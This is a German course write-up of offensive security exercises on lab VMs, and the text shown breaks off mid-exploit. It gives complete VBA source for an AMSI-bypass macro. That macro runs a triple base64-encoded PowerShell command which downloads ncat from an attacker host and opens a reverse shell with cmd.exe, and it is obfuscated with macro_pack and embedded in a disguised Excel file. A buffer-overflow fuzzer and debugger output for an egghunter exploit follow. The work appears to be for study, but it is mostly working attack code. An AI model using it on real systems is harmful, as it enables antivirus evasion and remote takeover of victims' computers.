Declare PtrSafe Sub Peek Lib "msvcrt" Alias "memcpy" (ByRef pDest As Any, ByRef pSource As Any, ByVal nBytes As Long)

Private Declare PtrSafe Function CreateProcess Lib "kernel32" Alias "CreateProcessA"
(ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDirectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long

Private Declare PtrSafe Function OpenProcess Lib "kernel32.dll" (ByVal dwAccess As Long, ByVal flInherit As Integer, ByVal hObject As Long) As Long
```

```

Private Declare PtrSafe Function TerminateProcess Lib "kernel32" (ByVal hProcess As
Long, ByVal uExitCode As Long) As Long
Private Declare PtrSafe Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As
Long

Private Type PROCESS_INFORMATION
    hProcess As Long
    hThread As Long
    dwProcessId As Long
    dwThreadId As Long
End Type

Private Type STARTUPINFO
    cb As Long
    lpReserved As String
    lpDesktop As String
    lpTitle As String
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Long
    hStdInput As Long
    hStdOutput As Long
    hStdError As Long
End Type

Const CREATE_NO_WINDOW = &H80000000
Const CREATE_NEW_CONSOLE = &H10

Function LoadDll(dll As String, func As String) As LongPtr

Dim AmsiDLL As LongPtr

```



```

AmsiDLL = LoadLibrary(dll)
LoadDll = GetProcAddress(AmsiDLL, func)

End Function

Function GetBuffer(LeakedAmsiDllAddr As LongPtr, TraverseOffset As Integer) As String

Dim LeakedBytesBuffer As String
Dim LeakedByte As LongPtr
Dim TraverseStartAddr As LongPtr

On Error Resume Next

TraverseStartAddr = LeakedAmsiDllAddr - TraverseOffset

Dim i As Integer
For i = 0 To TraverseOffset
    Peek LeakedByte, ByVal (TraverseStartAddr + i), 1

    If LeakedByte < 16 Then
        FixedByteString = "0" & Hex(LeakedByte)
        LeakedBytesBuffer = LeakedBytesBuffer & FixedByteString
    Else
        LeakedBytesBuffer = LeakedBytesBuffer & Hex(LeakedByte)
    End If
Next i

GetBuffer = LeakedBytesBuffer

End Function

Function FindPatchOffset(LeakedAmsiDllAddr As LongPtr, TraverseOffset As Integer,
InstructionInStringOffset As Integer) As LongPtr

Dim memOffset As Integer

memOffset = (InstructionInStringOffset - 1) / 2
FindPatchOffset = (LeakedAmsiDllAddr - TraverseOffset) + memOffset

End Function

```

```

Sub x64_office()

Dim LeakedAmsiDllAddr As LongPtr

Dim ScanBufferMagicBytes As String
Dim ScanStringMagicBytes As String
Dim LeakedBytesBuffer As String
Dim AmsiScanBufferPatchAddr As LongPtr
Dim AmsiScanStringPatchAddr As LongPtr
Dim TrvOffset As Integer

Dim InstructionInStringOffset As Integer
Dim Success As Integer

ScanBufferMagicBytes = "4C8BDC49895B08"
ScanStringMagicBytes = "4883EC384533DB"
TrvOffset = 352
Success = 0

LeakedAmsiDllAddr = LoadDll("amsi.dll", "AmsiUacInitialize")

LeakedBytesBuffer = GetBuffer(LeakedAmsiDllAddr, TrvOffset)

InstructionInStringOffset = InStr(LeakedBytesBuffer, ScanBufferMagicBytes)
If InstructionInStringOffset = 0 Then
    ' MsgBox "We didn't find the scanbuffer magicbytes :/"
Else
    AmsiScanBufferPatchAddr = FindPatchOffset(LeakedAmsiDllAddr, TrvOffset,
InstructionInStringOffset)

    Result = VirtualProtect(ByVal AmsiScanBufferPatchAddr, 32, 64, 0)
    ByteSwapper ByVal (AmsiScanBufferPatchAddr + 0), 1, Val("&H" & "90")
    ByteSwapper ByVal (AmsiScanBufferPatchAddr + 1), 1, Val("&H" & "C3")
    Success = Success + 1
End If

InstructionInStringOffset = InStr(LeakedBytesBuffer, ScanStringMagicBytes)
If InstructionInStringOffset = 0 Then

```

```

' MsgBox "We didn't find the scanstring magicbytes :/"
Else
    AmsiScanStringPatchAddr = FindPatchOffset(LeakedAmsiDllAddr, TrvOffset,
InstructionInStringOffset)

    Result = VirtualProtect(ByVal AmsiScanStringPatchAddr, 32, 64, 0)
    ByteSwapper ByVal (AmsiScanStringPatchAddr + 0), 1, Val("&H" & "90")
    ByteSwapper ByVal (AmsiScanStringPatchAddr + 1), 1, Val("&H" & "C3")
    Success = Success + 1
End If

If Success = 2 Then
    Call CallMe
End If

End Sub

Sub x32_office()

Dim LeakedAmsiDllAddr As LongPtr

Dim ScanBufferMagicBytes As String
Dim ScanStringMagicBytes As String
Dim LeakedBytesBuffer As String
Dim AmsiScanBufferPatchAddr As LongPtr
Dim AmsiScanStringPatchAddr As LongPtr
Dim TrvOffset As Integer

Dim InstructionInStringOffset As Integer
Dim Success As Integer

ScanBufferMagicBytes = "8B450C85C0745A85DB"
ScanStringMagicBytes = "8B550C85D27434837D"
TrvOffset = 300
Success = 0

LeakedAmsiDllAddr = LoadDll("amsi.dll", "AmsiUacInitialize")

LeakedBytesBuffer = GetBuffer(LeakedAmsiDllAddr, TrvOffset)

```

```

InstructionInStringOffset = InStr(LeakedBytesBuffer, ScanBufferMagicBytes)
If InstructionInStringOffset = 0 Then
    ' MsgBox "We didn't find the scanbuffer magicbytes :/"
Else
    AmsiScanBufferPatchAddr = FindPatchOffset(LeakedAmsiDllAddr, TrvOffset,
InstructionInStringOffset)

    Debug.Print Hex(AmsiScanBufferPatchAddr)

    Result = VirtualProtect(ByVal AmsiScanBufferPatchAddr, 32, 64, 0)
    ByteSwapper ByVal (AmsiScanBufferPatchAddr + 0), 1, Val("&H" & "90")
    ByteSwapper ByVal (AmsiScanBufferPatchAddr + 1), 1, Val("&H" & "31")
    ByteSwapper ByVal (AmsiScanBufferPatchAddr + 2), 1, Val("&H" & "C0")
    Success = Success + 1
End If

InstructionInStringOffset = InStr(LeakedBytesBuffer, ScanStringMagicBytes)
If InstructionInStringOffset = 0 Then
    ' MsgBox "We didn't find the scanstring magicbytes :/"
Else
    AmsiScanStringPatchAddr = FindPatchOffset(LeakedAmsiDllAddr, TrvOffset,
InstructionInStringOffset)

    Debug.Print Hex(AmsiScanStringPatchAddr)

    Result = VirtualProtect(ByVal AmsiScanStringPatchAddr, 32, 64, 0)
    ByteSwapper ByVal (AmsiScanStringPatchAddr + 0), 1, Val("&H" & "90")
    ByteSwapper ByVal (AmsiScanStringPatchAddr + 1), 1, Val("&H" & "31")
    ByteSwapper ByVal (AmsiScanStringPatchAddr + 2), 1, Val("&H" & "D2")
    Success = Success + 1
End If

If Success = 2 Then
    Call CallMe
End If

End Sub

```

```

Sub TestOfficeVersion()

#If Win64 Then
    Call x64_office
#Elseif Win32 Then
    Call x32_office
#End If

End Sub

Sub CallMe()

Dim pInfo As PROCESS_INFORMATION
Dim sInfo As STARTUPINFO
Dim sNull As String
Dim lSuccess As Long
Dim lRetValue As Long

lSuccess = CreateProcess(sNull, "calc.exe", ByVal 0&, ByVal 0&, 1&,
CREATE_NEW_CONSOLE, ByVal 0&, sNull, sInfo, pInfo)

lRetValue = CloseHandle(pInfo.hThread)
lRetValue = CloseHandle(pInfo.hProcess)

End Sub

```

Als nächstes wollte ich einfach mal schauen, ob das so funktioniert wie ich es mir denke. Daher war mein Ziel mithilfe des Befehls „powershell Invoke-WebRequest http://10.0.2.11:8000/test.txt -OutFile C:\test.txt;“ von meinem http Server, welchen ich auf Kali mit „python -m SimpleHttpServer“ gestartet habe ein Textfile herunterladen. Da im Blog ja erwähnt wurde, dass man den Inhalt Base64 Encodieren soll schrieb ich mir ein kleines Powershell Skript:

```

echo 1
$command1_1 = "powershell Invoke-WebRequest http://10.0.2.11:8000/test.txt -OutFile
C:\test.txt;"
$command1_2 =
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command1_1))
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command1_1))

```

```
echo 2
$command2_1 = "powershell.exe -enc " + $command1_2
$command2_2 =
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command2_1))
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command2_1))

echo 3
$command3_1 = "powershell.exe -enc " + $command2_2
$command3_2 =
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command3_1))
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command3_1))
encoding_1.ps1
```

Ergebnis auf der Konsole (siehe Abbildung).

[illegible]

Das Encoding fügte ich anschließend in die Funktion CallMe ein und obfuskierte das VBA Skript mit:

- `python macro_pack.py -f ./cleartext/test15.vba -o -G ./obfuscated/test15_obf.vba`


Davor:

```
Sub CallMe()  
  
Dim pInfo As PROCESS_INFORMATION  
Dim sInfo As STARTUPINFO  
Dim sNull As String  
Dim lSuccess As Long  
Dim lRetVal As Long  
  
lSuccess = CreateProcess(sNull, "powershell -enc cABvAhcAZQByAHMAaABlAGwAbAAGeKAbgB2AG8AawB1AC0AVwB1AGIAU  
  
lRetVal = CloseHandle(pInfo.hThread)  
lRetVal = CloseHandle(pInfo.hProcess)  
  
End Sub
```


Danach:

```
Dim sInfo As hpdwcf1bngbi0vnji
Dim wixtyrqgztglnpxsm As String
Dim abtkkoem As Long
Dim kwqrfittukq As Long
lSuccess = owthqfajtfdhm(wixtyrqgztglnpxsm, lqrkcxtiwxp("706f7765727368656c6c202d656e63206341427
lRetVal = gmazpqtpiaqfvg(pInfo.kppwspnbbb)
lRetVal = gmazpqtpiaqfvg(pInfo.vijwfhyortqmjezyl)
End SubPrivate Function lqrkcxtiwxp(ByVal qqmkhuyiwphs As String) As String
Dim mxbjjqjpeosd As Long
For mxbjjqjpeosd = 1 To Len(qqmkhuyiwphs) Step 2
lqrkcxtiwxp = lqrkcxtiwxp & Chr$(Val("&H" & Mid$(qqmkhuyiwphs, mxbjjqjpeosd, 2)))
```

Ich aktivierte den Windows Defender, kopierte die Datei auf eine separate Windows 10 VM und führte sie aus und siehe da: Test.txt ist auf dem C Verzeichnis.



Der nächste Schritt war die C2 Verbindung mit Bind Shell. Ich probierte zuerst nc64 auf das Zielsystem zu laden und auszuführen. Da kam mir aber dann noch AMSI dazwischen (beim Versuch die Datei auszuführen). Also probierte ich die Portable Version, was zu funktionieren schien (<https://github.com/cyberis1td/NcatPortable>). Die Exe Datei wurde in den Ordner my.zip verpackt und ein http Server auf Kali eingerichtet (siehe Abbildung).



Anschließend änderte ich den Befehl nach dem AMSI Bypass in folgenden um:

- powershell -windowstyle hidden Invoke-WebRequest http://10.0.2.11:8000/my.zip - OutFile C:\my.zip;Expand-Archive -Path C:\my.zip -DestinationPath C:/my; rm C:\my.zip; C:\my\ncat.exe -nv 10.0.2.11 5555 -e cmd.exe

Und encoded ihn mit dem Skript. Ergebnis:


Powershell -enc

```
cABvAHcAZQByAHMAaABIAGwAbAAgAC0AdwBpAG4AZABvAHcAcwB0AHkAbABIACA  
AaABpAGQAZABIAG4AIABJAG4AdgBvAGsAZQAtAFcAZQBIAFIAZQBxAHUAZQBzAHQ  
AIABoAHQAdABwADoALwAvADEAMAAuADAALgAyAC4AMQAxADoAOAAwADAAMAAv  
AG0AeQAuAHoAaQBwACAALQBPAHUAdABGAGkAbABIACAAQwA6AFwAbQB5AC4Ae  
gBpAHAAOwBFAHgAcABhAG4AZAAtAEEAcgBjAGgAaQB2AGUAIAAtAFAAYQB0AGgAI  
ABDADoAXABtAHkALgB6AGkAcAAgAC0ARABIAHMAAdABpAG4AYQB0AGkAbwBuAFAA  
YQB0AGgAIBDADoALwBtAHkAOwAgAHIAbQAgAEMAOGBCAG0AeQAuAHoAaQBwAD  
sAIBDADoAXABtAHkAXABuAGMAYQB0AC4AZQB4AGUAIAAtAG4AdgAgADEAMAAuA  
DAALgAyAC4AMQAxACAANQA1ADUANQAgAC0AZQAgAGMABQBkAC4AZQB4AGUA
```

Ergebnis von encoding\_2.ps1


Der encodekte Befehl wurde anschließend in das VBA Skript eingefügt und wieder obfuskiert. Die Funktion wird mit Workbook\_Open() aufgerufen, sobald der Mitarbeiter auf „Enable content“ klickt.

Das obfuskierte Skript wurde in die Datei FinanzOnlineConnect\_obf1.xlsm eingefügt und auf einer zweiten Maschine getestet. In der Datei FinanzOnlineConnect\_clear1.xlsm ist das Modul im Klartext zu sehen. Wie in der Abbildung ersichtlich wurde auf der Kali VM mit „nc -nvlp 5555“ ein Listener eingerichtet. Nach dem Klick auf „Enable Content“ konnte ich von meiner Kali Maschine auf das Zielsystem zugreifen.



Einen kleinen Schönheitsfehler gibt es aber noch, bei der Firewall muss ncat.exe zugelassen werden.





Getestet am 29. Dezember 2020. Windows 10 wurde von der offiziellen Microsoft Seite als Developer Version für Virtualbox heruntergeladen:

- <https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/>

Updates wurden anschließend durchgeführt. Zusätzlich wurde die Office 365 Version unseres Studentenkontos auf dem System installiert.

## **2 Aufgabe 2 (2P)**

### **2.1 Angabe**

Nachdem die Social Engineering Kampagne ein voller Erfolg war und es Ihrem Team gelungen ist Ncat.exe zur Ausführung zu bringen kam Ihr Kollege aus der Schulungs- und Weiterbildungsabteilung mit einer Bitte zu Ihnen. Dort wurde für ein externes Schulungs- und Ausbildungsprogramm eine Anwendung erstellt, die bewusst Vulnerabilities beinhaltet. Man ersucht Sie nun diese Anwendung zu testen und exploiten, um eine Einschätzung zu bekommen wie herausfordernd die Aufgabe für die Schulungsteilnehmer sei. Wichtig sei, erklärt man Ihnen, dass Sie, sofern Sie in der Lage sind die Anwendung zu hacken unbedingt dies mittels eines Egghunter Exploits machen sollen, egal ob es auch andere Lösungen gäbe, da die Schulung eben dieses Thema behandelt.


Auf Ihre Nachfrage, welche Schulungsrechner verwendet werden meinte der Kollege, es soll ja nicht zu anspruchsvoll sein also 32 Bit Rechner mit deaktivierter DEP und ASLR.

Mit den Worten „endlich wieder ein Zero day“ machen Sie sich sogleich ans Werk.

## 2.2 Lösung

Auf dem Desktop des Users Martin wurde eine Textdatei mit dem Inhalt ‚egghunter flag‘ platziert, damit überprüft werden kann, ob das Zielsystem erfolgreich übernommen werden konnte.


Die Anwendung Board\_Release.exe wurde auf einem gepatchten Windows 7 32 bit Betriebssystem gestartet. Daraufhin öffnete sich auf dem Terminal folgende Ansicht:



```
C:\Users\martin\Desktop\Board_Release.exe
-----TCP Server -----
WSAStartup Success
TCP Server Socket Creation success
Binding Successfull
Listen Successfull
```

Aus der Ausgabe kann herausgelesen werden, dass die Anwendung auf eingehende TCP Verbindungen wartet.

Innerhalb des ersten Schritts galt es zu analysieren, um was es sich bei der Anwendung überhaupt handelt. Um offene Ports, Services und deren Version ermitteln zu können wurde nmap mit der Option -sV verwendet. Aus dem Scan kann herausgelesen werden, dass sich Port 4444 geöffnet hat und dieser vermeintlich von der Anwendung benutzt wird.



```
L$ nmap 10.0.2.15 -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-04 15:22 EST (ping)
Nmap scan report for 10.0.2.15
Host is up (0.00020s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?          Microsoft Windows Media Center
2869/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
4444/tcp  open  krb524?        Microsoft Windows Kerberos
5357/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49159/tcp open  msrpc          Microsoft Windows RPC
```

Daher wurde als nächstes per Telnet versucht eine Verbindung herzustellen. Dazu wurde die IP-Adresse und der vermutete Port übergeben. Der Server antwortet mit einem „HELLO FROM SERVER!“.

```
(root@kali)~[/home/kali]
# telnet 10.0.2.15 4444
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
HELLO FROM SERVER!
> 
```

```
> ?
? ,h help
+----- Nachrichten -----+
A Print neuer Nachricht
L List Liste aller Nachrichten
D[id] Delete Loeschen Nachricht mit Nr.
S Show Zeige Board Topic
C Change Aendere Board Topic
q Exit exit
> 
```

Die Anwendung bietet unterschiedliche Anwendungsmöglichkeiten. Zum einen können Nachrichten mit der Übergabe des Parameters ‚A‘ erstellt werden. Als Input müssen hier der Name und die Message übergeben werden. Mit ‚L‘ können Nachrichten aufgelistet werden.

```
> A
Name: test
Message: test
> L
0: Absender: test
test
> 
```

Diese lassen sich mit ‚D‘ und der ID der Nachricht löschen.

Das Board Topic kann mit ‚S‘ aufgelistet werden. Mit ‚C‘ kann das Board Topic verändert werden. Die Änderung wird mit y bestätigt und n abgebrochen.

```
> S
Board Topic: WHH Chat
> C
Neuer Topic: WHH3 Chat
WHH3 Chat
Ist die Aenderung akzeptabel [y/n]: y
> 
```


Zusammengefasst kann also gesagt werden, dass zumindest beim Erstellen der Nachricht und beim Ändern des Board Topic Userinput entgegengenommen wird. Es gilt zu überprüfen, ob ein Userinput an diesen Punkten einen Buffer Overflow auslösen können.

Fuzzing:

Zunächst wurde kein eigener Fuzzer geschrieben, sondern manuell getestet. Dazu wurden eine Zeichenkette bestehend aus 100 a's erstellt und dieser beim Ändern des Board Topics als Inputwert geliefert.

```
Neuer Topic: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Ist die Änderung akzeptabel [y/n]: y
```

Nach dem Bestätigen des Eingabewerts mit ‚y‘ stürzt die Board Release Anwendung ab:



Die Anwendung wurde in den Immunity Debugger eingespielt und gestartet und der Vorgang wiederholt. Es wurde erkannt, dass das EDX, EBP und EIP Register mit a's überschrieben worden sind.

Anschließend wurde eine neue Nachricht erstellt und ebenfalls eine lange Zeichenkette erstellt und in den Parametern Name und Message übergeben. Hier konnte vorerst nicht festgestellt werden, dass die Anwendung an diesem Punkt anfällig für eine Buffer Overflow Schwachstelle ist.

Um ermitteln zu können, ab wann das EIP Register überschrieben wird wurde folgendes Python Skript entwickelt:

```
#!/usr/bin/python
import socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

a = b'\x41'*25
b = b'\x42'*25
c = b'\x43'*25
d = b'\x44'*25

buffer = a + b + c + d
```


```

connect=s.connect(('10.0.2.15', 4444))
s.recv(1024)
s.send(bytes('C \r\n', 'utf-8'))
s.recv(1024)
s.send(buffer + bytes('\r\n', 'utf-8'))
s.recv(1024)
s.send(bytes('y\r\n', 'utf-8')) # evil buffer
s.close()

```

Fuzzer1.py


Dieses erstellt einen String mit Namen buffer aus den Variablen a, b, c und d. Nachdem Verbindungsaufbau wird mit ‚C‘ das aktuelle Topic verändert. Der String wird als Topic übergeben und bestätigt. Bei der Ausführung des Skripts konnte ermittelt werden, dass u. a. das EBP und EIP Register mit A's überschrieben worden sind.



```

Registers (FPU)
EAX: 00405020 ASCII "AAAAAAAA"
ECX: 00000000
EDX: 41414141
EBX: 0000006C
ESP: 0012FD54 ASCII "BBBBBB"
EBP: 42424242
ESI: 00284360 ASCII "AAAAAAAAAAAAAAAA"
EDI: 41AC6C19 WS2_32.send
EIP: 42424242

```



```

0012FD24 00000002 0...
0012FD28 41414141 AAAA
0012FD2C 41414141 AAAA
0012FD30 41414141 AAAA
0012FD34 41414141 AAAA
0012FD38 41414141 AAAA
0012FD3C 41414141 AAAA
0012FD40 42424241 BBBB
0012FD44 42424242 BBBB
0012FD48 42424242 BBBB
0012FD4C 42424242 BBBB
0012FD50 42424242 BBBB
0012FD54 42424242 BBBB
0012FD58 43434242 BBCC
0012FD5C 43434343 CCCC
0012FD60 43434343 CCCC
0012FD64 43434343 CCCC
0012FD68 43434343 CCCC
0012FD6C 43434343 CCCC
0012FD70 44434343 CCCC
0012FD74 44444444 DDDD
0012FD78 44444444 DDDD
0012FD7C 44444444 DDDD
0012FD80 44444444 DDDD
0012FD84 44444444 DDDD
0012FD88 44444444 DDDD
0012FD8C 00000000 ....

```

Nach Anpassung der Variablen ( $a = b \backslash x41 * 36$ ,  $b = b \backslash x42 * 4$ ,  $c = b \backslash x43 * 4$ ) wurde herausgefunden, dass das EBP Register nach 36 Byte und dass EIP Register nach 40 Byte überschrieben wird.

```

Registers (FPU)
EDX 41414141
EBX 0000006C
ESP 0012FD54 ASCII "DDDDDDDDDDDDDD"
EBP 42424242
ESI 00224360 ASCII "AAAAAAAAAAAA"
EDI 41AC6C19 WS2_32.send
EIP 43A34343

```

Um den bösartigen Shellcode starten zu können verwenden wir JMP ESP. Mithilfe von Immunity und Mona suchen wir nach einem JMP ESP in eine Windows DLL. Mit 'mona modules' können die Module aufgelistet werden.

```

----- Mona command started on 2021-01-04 23:50:14 (v2.0, rev 619) -----
[+] Processing arguments and criteria
[+] Pointer access level
[+] Generating module info table, hang on...
    - Done. Let's rock 'n roll.

Module info
-----
Base      Top      Size      Rebase   SafeSEH  ASLR     NXCompat  OS Dll  Version, ModuleName & Path
-----
0x6f9e0000 0x6f9f0000 0x00010000 False     True     True     True   1.0626.7601.17514 (USP10.dll) (C:\Windows\system32\USP10.dll)
0x6f9e0000 0x6f9f0000 0x00010000 False     True     True     True   14.00.23826.001 (libuser32.dll) (C:\Windows\system32\libuser32.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (GDI32.dll) (C:\Windows\system32\GDI32.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-convert-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-convert-l1-1-0.dll)
